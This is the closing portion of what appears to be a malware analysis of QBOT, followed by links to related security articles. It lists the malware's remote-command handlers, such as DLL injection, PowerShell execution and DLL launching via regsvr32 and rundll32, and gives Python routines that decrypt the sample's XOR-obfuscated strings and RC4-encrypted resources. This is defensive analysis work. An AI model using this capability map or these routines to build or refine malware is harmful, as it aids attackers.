0x23	MARE::rpc::handler::UploadAndInjectDll1
0x24	MARE::rpc::handler::UploadAndRunUpdatedQBOT1
0x25	MARE::rpc::handler::SetValueToGlobalRegistryConfiguration
0x26	MARE::rpc::handler::DeleteValueFromGlobalRegistryConfiguration
0x27	MARE::rpc::handler::ExecutePowershellCmd
0x28	MARE::rpc::handler::UploadAndRunDllWithRegsvr32
0x29	MARE::rpc::handler::UploadAndRunDllWithRundll32

Appendix C (string deciphering implementation)

```
def decipher_strings(data: bytes, key: bytes) -> bytes:
   result = dict()
   current_index = 0
   current_string = list()
   for i in range(len(data)):
       current_string.append(data[i] ^ key[i % len(key)])
       if data[i] == key[i % len(key)]:
              result[current_index] = bytes(current_string)
              current_string = list()
              current_index = i + 1
   return resultRead more
```

Appendix D (resource deciphering implementation)

```
from Crypto.Cipher import ARC4
from Crypto.Hash import SHA1

def decipher_data(data: bytes, key: bytes) -> tuple[bytes, bytes]:
   data = ARC4.ARC4Cipher(SHA1.SHA1Hash(key).digest()).decrypt(data)
   return data[20:], data[:20]


def verify_hash(data: bytes, expected_hash: bytes) -> bool:
   return SHA1.SHA1Hash(data).digest() == expected_hash


def decipher_rsrc(rsrc: bytes, key: bytes) -> bytes:
   deciphered_rsrc, expected_hash = decipher_data(rsrc[20:], rsrc[:20])
   if not verify_hash(deciphered_rsrc, expected_hash):
       deciphered_rsrc, expected_hash = decipher_data(rsrc, key)
       if not verify_hash(deciphered_rsrc, expected_hash):
              raise RuntimeError('Failed to decipher rsrc: Mismatching hashes.')
   return deciphered_rsrc
```
Read more

Related content


See all top stories

LUNA Ransomware Attack Pattern Analysis

In this research publication, we'll explore the LUNA attack pattern — a cross-platform ransomware variant.

The Elastic Container Project for Security Research

The Elastic Container Project provides a single shell script that will allow you to stand up and manage an entire Elastic Stack using Docker. This open source project enables rapid deployment for testing use cases.



Getting the Most Out of Transformers in Elastic

In this blog, we will briefly talk about how we fine-tuned a transformer model meant for a masked language modeling (MLM) task, to make it suitable for a classification task.